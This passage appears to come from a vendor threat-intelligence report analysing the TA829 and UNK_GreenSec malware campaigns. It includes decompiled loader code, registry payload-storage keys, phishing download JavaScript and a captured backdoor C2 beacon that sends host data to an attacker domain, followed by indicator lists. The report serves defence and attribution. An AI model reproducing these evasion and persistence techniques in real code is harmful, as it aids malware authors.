      v10 = __ROR4__(v16, 16);
    }
    while ( v11[v12] );
  }
  if ( v10 == a3 )
    break;
  v4 = (unsigned int)(v4 + 1);
  ++v6;
  if ( (unsigned int)v4 >= v8 )
    return 0LL;
}
```

Consistent API-hashing algorithm in TA829 DLLs.

The first of these DLLs, MeltingClaw, will send a POST request to the C2 server with the string "get_module_test_msg_module" and the 16-byte hash appended to the request. The C2 responds with a padded, encrypted data blob (keyed to the 16-byte host hash), which is packed to remove the padding, split into chunks, and then written to multiple locations in the registry.



MeltingClaw HTTP packets requesting encrypted SingleCamper payload.

This data is then packed into the registry across four registry keys:

- HKEY_CURRENT_USER\Control Panel\Cursors\BackupData\Binary
- HKEY_CURRENT_USER\Control Panel\Colors\FontColor\Binary
- HKEY_CURRENT_USER\Environment\Cache\Binary
- HKEY_CURRENT_USER\Keyboard Layout\Preload\OldConfig\Binary
- MeltingClaw then sends a second request with the string “get_module_test_load_module” and the aforementioned hash value; the C2 returns the ShadyHammock DLL in plaintext and MeltingClaw writes it to disk, then sets up COM hijacking to have the DLL executed after explorer.exe is restarted.

The ShadyHammock DLL (internal DLL name: loader_moder.dll) reads and decrypts the registry contents, and uses a shellcode loader to deploy a newer version of SingleCamper backdoor into memory (internal DLL name message_module.dll). The backdoor sets the mutex Global\srvmutex and conducts host reconnaissance prior to connecting to the same C2 server to check in.

The backdoor enters a beacon-sleep loop to connect to the C2. The server sends back a consistent response instructing the backdoor to continue sleeping until an operator issues a command, which the backdoor would then implement. If the response is less than 16 bytes or the outbound request fails, the backdoor increments a failure counter; once 30 failures are reached, the backdoor cleans up portions of the infection chain and deletes itself.

```
POST / HTTP/1.1
Connection: close
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 11.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.3.7.22 Safari/537.36
Content-Length: 95
Host: deliverycitylife.com

.............299097887c9f2ff2@CMPN1@@exist:19044-0:US:CMPN1:[redacted]BJYHS:437:c.4:47

HTTP/1.1 200 OK
Date: Mon, 21 Apr 2025 18:25:22 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: close
Server: cloudflare
Cf-Cache-Status: DYNAMIC
CF-RAY: 933eec736a88bfe1-WAW
alt-svc: h3=":443"; ma=86400

0d 0a 0d 0a 31 31 0d 0a ff ff 00 00 00 00 09 00   ....11..........
00 00 00 00 00 00 00 00 35 0d 0a 30 0d 0a 0d 0a   ........5..0....
```

Fixed header


Sleep length

SingleCamper heartbeat beacon.


The SingleCamper backdoor has an extensive set of commands that can be passed back from the C2, as noted by both Talos and Unit42. Both SingleCamper and DustyHammock are used as main footholds in the targeted host to further compromise of the victim networks by downloading additional tooling from InterPlanetary File System (IPFS) or issuing reconnaissance commands. This can facilitate data theft and deployments of ransomware, both of which have their uses in espionage and criminal campaigns.

UNK_GreenSec Deploying TransferLoader

While monitoring for TA829 campaigns, we observed a different downloader being distributed by a highly similar infection chain in February 2025. This downloader became known as TransferLoader, and was documented by ZScaler. Campaigns distributing TransferLoader generally begin with emails regarding a fake candidate pursuing a role at the recipient's company. Like TA829 campaigns, the senders are generic, fake individuals rather than real, compromised users. The email bodies commonly contain either a link, or a PDF with a link, to what the sender claims to be a resume or portfolio, hosted on an actor-controlled server.




UNK_GreenSec email lure leading to TransferLoader.



Example of PDF content with a link leading to TransferLoader.

Clicking on the link initiates the Rebrandly redirection chain observed in both UNK_GreenSec and TA829 campaigns. Once the download button is clicked, a signed executable is downloaded from an IPFS webshare. Like SlipScreen, the TransferLoader executable has a PDF icon and filename consistent with the job-seeking theme.



UNK_GreenSec landing page.

The primary objectives of TransferLoader are to evade detection and load additional payloads. The malware contains many distinguishing characteristics, such as verifying filenames from XOR-encoded strings, custom implementations of encryption and encoding algorithms, dynamically resolved API hashes from 64bit DLLs, encrypted data stored in file sections with distinct names, infection chains, and follow-on payloads.

The strings are XOR-encrypted to assist obfuscation. At runtime, stack strings are resolved and XORed with an 8-byte key following the strings. In this first stage, the decrypted strings contain important variables, such as the filename used in the filename check, a custom alphabet to be used in Base32 decoding, the AES key used in a custom AES implementation, and the name of the section that houses encrypted data.


TransferLoader first checks if the filename has been changed. Most filenames observed in 2025 have contained the strings “Resume”, or “Professional”, and “2025”. It is common for filenames to be changed by cybersecurity analysts, automation tools, and detection tools during the analysis process for multiple reasons. The malware will only run if the strings expected remain in the filename.

```
enc_filename_string[0] = 0x8A;
enc_filename_string[1] = 0xC0;
enc_filename_string[2] = 0xCB;
enc_filename_string[3] = 0x8B;
enc_filename_string[4] = 0x73;
enc_filename_string[5] = 0xDE;
enc_filename_string[6] = 0x8A;
enc_filename_string[7] = 0xBF;
enc_filename_string[8] = 0xB5;
enc_filename_string[9] = 0xC0;
enc_filename_string[10] = 0xCB;
enc_filename_string[11] = 0x8B;
enc_filename_string[12] = 0;
enc_filename_string[13] = 0xDE;
memset(&enc_filename_string[14], 0, 2uLL);
key = 0xBFFFDE008BAEC0D8uLL;
index = 0;
while ( index < 0xE )
{
  for ( m = 0; m < 8uLL && index < 0xE; ++m )
  {
    dectyped_char = (key >> (8 * m)) ^ enc_filename_string[index];
    decrpyted[index++ + 16] = dectyped_char;  // Resume
  }
}
```

TransferLoader checking its own filename.

The malware dynamically resolves API hashes from 64bit DLLs, a technique used by malware that aids in evading detection. Instead of storing API function names (like LoadLibraryA or GetProcAddress) as readable strings, the malware stores a 64-bit hash of the function name. At runtime, it scans loaded modules (like kernel32.dll), hashes each exported function name, and compares the result to the stored hash. When a match is found, it resolves the actual address of the API function without ever exposing the function name in clear text. This method obscures which APIs the malware uses, making static analysis and signature-based detection harder. TransferLoader first loads and checks two APIs. If successful, it continues resolving the rest.

Next, the malware uses an XOR decrypted string to locate the name of the section that holds the encrypted data for the next stage. Recurring section names observed in early 2025 include “.green”, “.secenc”, and “.dbg”. Once located, the encrypted data is decoded using Base32 and a custom alphabet found in the XOR-decrypted strings. The Base32-decoded data is then decrypted using a custom AES implementation using a key also found in the XOR-decrypted strings to decrypt the next stage, often resulting in a downloader or backdoor module described by Zscaler.



Example TransferLoader PCAP.

Proofpoint researchers observed TransferLoader dropping Metasploit, with third-party researchers reporting TransferLoader infections leading to Morpheus ransomware, which is likely an updated version of HellCat ransomware.

In June 2025, UNK_GreenSec activity resumed with new versions of TransferLoader and an updated but similar infection chain. In the new campaigns, REM Proxy nodes send messages through a freemail provider. The messages contain links to AWS S3 buckets that redirect to either a compromised WordPress site or an actor-controlled fake hiring domain. Both domains then redirect to a familiar OneDrive-esque landing page, rather than send emails with links to actor-controlled domains that use Rebrandly redirectors prior to the OneDrive spoofing landing page.

Comparing the infrastructure

UNK_GreenSec campaigns were initially more mature in their infrastructure protection habits. Unlike the TA829 campaigns, the TransferLoader campaigns' JavaScript components redirected users to a different PHP endpoint on the same server, which allows the operator to conduct further server-side filtering. UNK_GreenSec used a dynamic landing page, often irrelevant to the OneDrive spoof, and redirected users to the final payload that was stored on an IPFS webshare.

```
<script>
  $(".download-btn").on("click", function (e) {
    e.preventDefault();
    $.ajax({
      url: "download.php",
      method: "GET",
      dataType: "json",
      success: function (response) {
        if (response.status === "success") {
          let link = document.createElement("a");
          link.href = response.download_url;
          document.body.appendChild(link);
          link.click();
          document.body.removeChild(link);
        } else {
          console.log("Error: " + response.message);
        }
      },
      error: function () {
        console.log("Error");
      },
    });
  });
</script>
```

UNK_GreenSec download JavaScript.

Additionally, the TransferLoader campaigns introduced Cloudflare checks to prevent automated link following from finding the download pages. TA829 campaigns eventually adopted this practice. TA829 landing pages will return a static splash page if the link has already been used, presumably by the victim.

The JavaScript on the landing page for TA829 campaigns has been consistent since the middle of 2024 and redirects users further to either third-party hosting sites, such as MediaFire or Temp.Sh, or to compromised domains to host the first-stage payload.

```
addEventListener('DOMContentLoaded', function () {
  let frm = document.getElementById('dwn_form');

  const downloads = [...document.querySelectorAll(".download_btn")];

  downloads.forEach(n => {
    n.addEventListener("click", (e) => {
      e.preventDefault();

      fetch('?download=1', {method: "GET"}).then(r => r.text()).then(r => r).catch(err => err).finally(() => frm.submit());
    });
  })
});
```

TA829 download JavaScript.

The first-stage redirection domains for both actors were registered via Tucows and hosted on dedicated Rebrandly infrastructure. Both actors use NGINX technology for the landing page. TA829's C2 domains are fronted by CloudFlare, but the backend is typically be hosted on ShockHosting or Aeza International ASNs, using OpenResty technology. Late-stage TA829 components follow the aforementioned HTTP-based beaconing and command execution structure.

UNK_GreenSec landing pages and C2 infrastructure are typically directly hosted on Aeza servers and will be registered via the WebNic registrar. The UNK_GreenSec landing pages and the C2s use nginx running on Ubuntu. TransferLoader traffic uses custom HTTP headers as well as a TCP-based protocol to communicate with its C2 servers. While these differences may be subtle, they can potentially help differentiate the infrastructure from one actor to the other.

	Both actors	TA829	UNK_GreenSec
First stage domains	Tucows registrar Rebrandly hosting		
Landing page domains	Nginx servers CloudFlare proxied	Tucows registrar Shockhosting hosting	WebNic registrar Aeza hosting
Payload hosting		Compromised domains Temp.SH MediaFire	IPFS
C2 infrastructure	WebNic registrar Aeza hosting	HTTP-based protocol Shockhosting hosting OpenResty	HTTP and TCP-based protocols Nginx on Ubuntu

Competing hypotheses

The investigation of both sets of activity raises questions of whether these actors are related or the overlap is coincidental. These include similarties in TTPs, infrastructure, and malware. The timing of UNK_GreenSec activity during a TA829 break and the connection to Morpheus and HellCat ransomware further reinforce the possibility of a relationship between UNK_GreenSec and TA829.

The data points in totality lead to the following potential hypotheses:

- TA829 and UNK_GreenSec buy distribution and infrastructure from the same third-party provider;
- TA829 procures and distributes its own infrastructure, and provided those services temporarily to UNK_GreenSec;
- UNK_GreenSec is the infrastructure and distribution provider, that normally sells to TA829 operators, and temporarily used those services to deploy its own malware, TransferLoader;
- The two clusters are the same actor, and TransferLoader is a new family in testing phase from TA829.

Conclusion

Historically, cybercrime and espionage operations have remained relatively distinct with divergent motivations. While there were some notable exceptions – such as like cybercriminal malware used for espionage like DanaBot and Sunseed, and

criminal operators working for government sponsors – overall the objectives could largely be starkly defined and attributed. (One country that has always found itself outside of this dichotomy is North Korea, where threat actors conduct both espionage and crime to steal money on behalf of the regime.)

In the current threat landscape, the points at which cybercrime and espionage activity overlap continue to increase, removing the distinctive barriers that separate criminal and state actors. Campaigns, indicators, and threat actor behaviors have converged, making attribution and clustering within the ecosystem more challenging.

While there is not sufficient evidence to substantiate the exact nature of the relationship between TA829 and UNK_GreenSec, there is very likely a link between the groups. Proofpoint will continue to track both activity sets separately and investigate further developments and overlaps in both groups' TTPs.

Indicators of compromise

Indicator	Type	Context	First Seen
1drv[.]site	Domain	TA829 first stage domain	October 2024
1drv[.]zone	Domain	TA829 first stage domain	October 2024
1drvms[.]space	Domain	TA829 first stage domain	October 2024
1drw[.]live	Domain	TA829 first stage domain	February 2025
1share[.]limited	Domain	TA829 first stage domain	February 2025
file-cloud[.]company	Domain	TA829 first stage domain	February 2025
file-share[.]works	Domain	TA829 first stage domain	February 2025
healthfy[.]bio	Domain	TA829 first stage domain	February 2025

mspdf[.]live	Domain	TA829 first stage domain	February 2025
onedr[.]expert	Domain	TA829 first stage domain	February 2025
onefile[.]social	Domain	TA829 first stage domain	February 2025
pdf-share[.]pub	Domain	TA829 first stage domain	February 2025
share-doc[.]live	Domain	TA829 first stage domain	February 2025
1drv-storage[.]pub	Domain	TA829 first stage domain	February 2025
1drv365[.]live	Domain	TA829 first stage domain	February 2025
1drvfiles[.]online	Domain	TA829 first stage domain	February 2025
365drv[.]live	Domain	TA829 first stage domain	February 2025
drive-share[.]pub	Domain	TA829 first stage domain	February 2025
my1drv[.]online	Domain	TA829 first stage domain	February 2025
myonedrive365[.]live	Domain	TA829 first stage domain	February 2025

ondrve[.]live	Domain	TA829 first stage domain	February 2025
pdf-storage[.]pub	Domain	TA829 first stage domain	February 2025
sharepdf[.]limited	Domain	TA829 first stage domain	February 2025
storagedrive[.]pub	Domain	TA829 first stage domain	February 2025
d1rv[.]social	Domain	TA829 first stage domain	February 2025
dr365[.]live	Domain	TA829 first stage domain	February 2025
my-356drv[.]online	Domain	TA829 first stage domain	February 2025
1drive-work[.]online	Domain	TA829 first stage domain	February 2025
share-pdf[.]live	Domain	TA829 first stage domain	February 2025
1drvcloud[.]online	Domain	TA829 first stage domain	February 2025
file-acess[.]live	Domain	TA829 first stage domain	February 2025
1drv-team[.]works	Domain	TA829 first stage domain	February 2025

workspace-doc[.]live	Domain	TA829 first stage domain	March 2025
ondv[.]live	Domain	TA829 first stage domain	March 2025
my1drv[.]live	Domain	TA829 first stage domain	March 2025
gdrive-share[.]online	Domain	TA829 first stage domain	March 2025
1dv365[.]live	Domain	TA829 first stage domain	March 2025
365msdrv[.]live	Domain	TA829 first stage domain	March 2025
cloud-pdf[.]online	Domain	TA829 first stage domain	March 2025
drivestorage[.]online	Domain	TA829 first stage domain	March 2025
1drv365[.]online	Domain	TA829 first stage domain	March 2025
my-drive365[.]pub	Domain	TA829 first stage domain	March 2025
gdl-cloud[.]works	Domain	TA829 first stage domain	March 2025
gdrvdocs[.]online	Domain	TA829 first stage domain	March 2025

dvfilesync[.]pub	Domain	TA829 first stage domain	March 2025
storage-hub[.]pub	Domain	TA829 first stage domain	March 2025
data-dv[.]live	Domain	TA829 first stage domain	March 2025
gworkspace[.]social	Domain	TA829 first stage domain	March 2025
diskstorage[.]click	Domain	TA829 first stage domain	March 2025
365work[.]chat	Domain	TA829 first stage domain	March 2025
onedrweb[.]live	Domain	TA829 first stage domain	March 2025
pdfshare[.]click	Domain	TA829 first stage domain	March 2025
documentapproved[.]click	Domain	TA829 first stage domain	March 2025
cloudly[.]live	Domain	TA829 first stage domain	April 2025
drsync[.]click	Domain	TA829 first stage domain	April 2025
drshare[.]online	Domain	TA829 first stage domain	April 2025

drivenc[.]pub	Domain	TA829 first stage domain	April 2025
drivehub[.]live	Domain	TA829 first stage domain	April 2025
1day[.]live	Domain	TA829 first stage domain	April 2025
onestorelink[.]live	Domain	TA829 first stage domain	April 2025
1dcloud[.]live	Domain	TA829 first stage domain	April 2025
drivepoint[.]pub	Domain	TA829 first stage domain	April 2025
site-staff[.]sale	Domain	TA829 first stage domain	April 2025
driveshare[.]pub	Domain	TA829 first stage domain	April 2025
cloudlive[.]pub	Domain	TA829 first stage domain	April 2025
dvcloud[.]live	Domain	TA829 first stage domain	April 2025
drivepublic[.]live	Domain	TA829 first stage domain	April 2025
sharedrive[.]pub	Domain	TA829 first stage domain	April 2025

drivehost[.]live	Domain	TA829 first stage domain	April 2025
onlinedrive[.]click	Domain	TA829 first stage domain	April 2025
livestorage[.]click	Domain	TA829 first stage domain	April 2025
mydrv1[.]live	Domain	TA829 first stage domain	April 2025
1dv[.]online	Domain	TA829 first stage domain	April 2025
1drv.eu[.]com	Domain	TA829 landing page	October 2024
ms.share-onedr[.]com	Domain	TA829 landing page	February 2025
datadrv1[.]com	Domain	TA829 landing page	February 2025
onelivedrv[.]com	Domain	TA829 landing page	March 2025
clouderive[.]com	Domain	TA829 landing page	April 2025
cloud1dv[.]com	Domain	TA829 landing page	April 2025
1dvstorage[.]com	Domain	TA829 landing page	April 2025

journalctl[.]website	Domain	TA829 C2	October 2024
drivedefend[.]com	Domain	TA829 DustyHammock C2	February 2025
consvcprivacy[.]com	Domain	TA829 DustyHammock C2	February 2025
opendnsapi[.]net	Domain	TA829 DustyHammock C2	March 2025
mngersrv[.]com	Domain	TA829 DustyHammock C2	March 2025
supportcausems[.]com	Domain	TA829 SingleCamper C2	February 2025
deliverycitylife[.]com	Domain	TA829 SingleCamper C2	April 2025
msvhost[.]com	Domain	TA829 SingleCamper C2	April 2025
lauradream[.]com	Domain	TA829 SingleCamper C2	April 2025
1drive[.]bio	Domain	UNK_GreenSec first stage Domain	February 2025

1drive[.]expert	Domain	UNK_GreenSec first stage domain	February 2025
1drive[.]pub	Domain	UNK_GreenSec first stage domain	February 2025
1drive[.]social	Domain	UNK_GreenSec first stage domain	February 2025
1drive[.]works	Domain	UNK_GreenSec first stage domain	February 2025
1drivecloud[.]click	Domain	UNK_GreenSec first stage domain	February 2025
1drivecloud[.]live	Domain	UNK_GreenSec first stage domain	February 2025
1drivems[.]expert	Domain	UNK_GreenSec first stage domain	February 2025
1drivems[.]works	Domain	UNK_GreenSec first stage domain	February 2025
onedrivecloud[.]click	Domain	UNK_GreenSec first stage domain	February 2025
onedrivecloud[.]expert	Domain	UNK_GreenSec first stage	February 2025

		domain	
onedrivecloud[.]live	Domain	UNK_GreenSec first stage domain	February 2025
onedrivecloud[.]net	Domain	UNK_GreenSec first stage domain	February 2025
onedrivems[.]works	Domain	UNK_GreenSec first stage domain	February 2025
onedrivems[.]cloud	Domain	UNK_GreenSec landing page	February 2025
1drv[.]world	Domain	UNK_GreenSec landing page	February 2025
1drv[.]me	Domain	UNK_GreenSec landing page	June 2025
1drv[.]biz	Domain	UNK_GreenSec landing page	June 2025
temptransfer[.]live	Domain	TransferLoader C2	February 2025
cdngateway[.]us	Domain	TransferLoader C2	June 2025
Malware Indicators			
GMC CONSTRUCTION AND TRADING COMPANY LIMITED SHA1: c8cbb1eaae2fd97fa811ece21655e2cb96510255	Certificate	SlipScreen code signing certificate	April 2025

TC SOYUZPLIT LLC SHA1: d8b04523d86270ce8bf8a834d7da22829f1a8d16	Certificate	SlipScreen code signing certificate	March 2025
APPRAISAL PHARMACEUTICALS (OPC) PRIVATE LIMITED SHA1: 5238c4815c13f9d26ad6fa46aec6cc55671cb16e	Certificate	SlipScreen code signing certificate	February 2025
Guangzhou VW Science and Technology Ltd. Co SHA1: 24bd135b92a95c0e7f9967f6372bbe4bc99d9f84	Certificate	SlipScreen code signing certificate	February 2025
FUTURICO LLC SHA1: cff9e5fee264dd58dbd6a3165322807248d3a1b2	Certificate	SlipScreen code signing certificate	October 2024
1c6a5476d485d311be1e07c2e0d2ae322214caa5d4f84398d4169d499105b01a	SHA256	MeltingClaw	April 2025
fba9f2c351e898bfc61c8b1181020212ccb9e55041c4dd433ca2867dbf796469	SHA256	MeltingClaw	April 2025
3a234b49b834849689da477f77ca6363b40ee83e58213ee51b1ec248da90a543	SHA256	ShadyHammock	April 2025
e7917ff12114be5c79ca9bd0082eb628192c2ebfbee7aad2ae626ea208ee37cf	SHA256	ShadyHammock	April 2025
6d5226cba687d99ce14eda8de290edd470e79436625618559c8db1458a53666c	SHA256	DustyHammock	N/A
7e51eb44cfd945f4a155707f773fae3207ebfb59d45ea866ba69bd9bc28dfc32	SHA256	DustyHammock	N/A
f5f2761278163a1a813356666cb305fe37806f5f633b2a5475997f10d24fb3d4	SHA256	DustyHammock	N/A
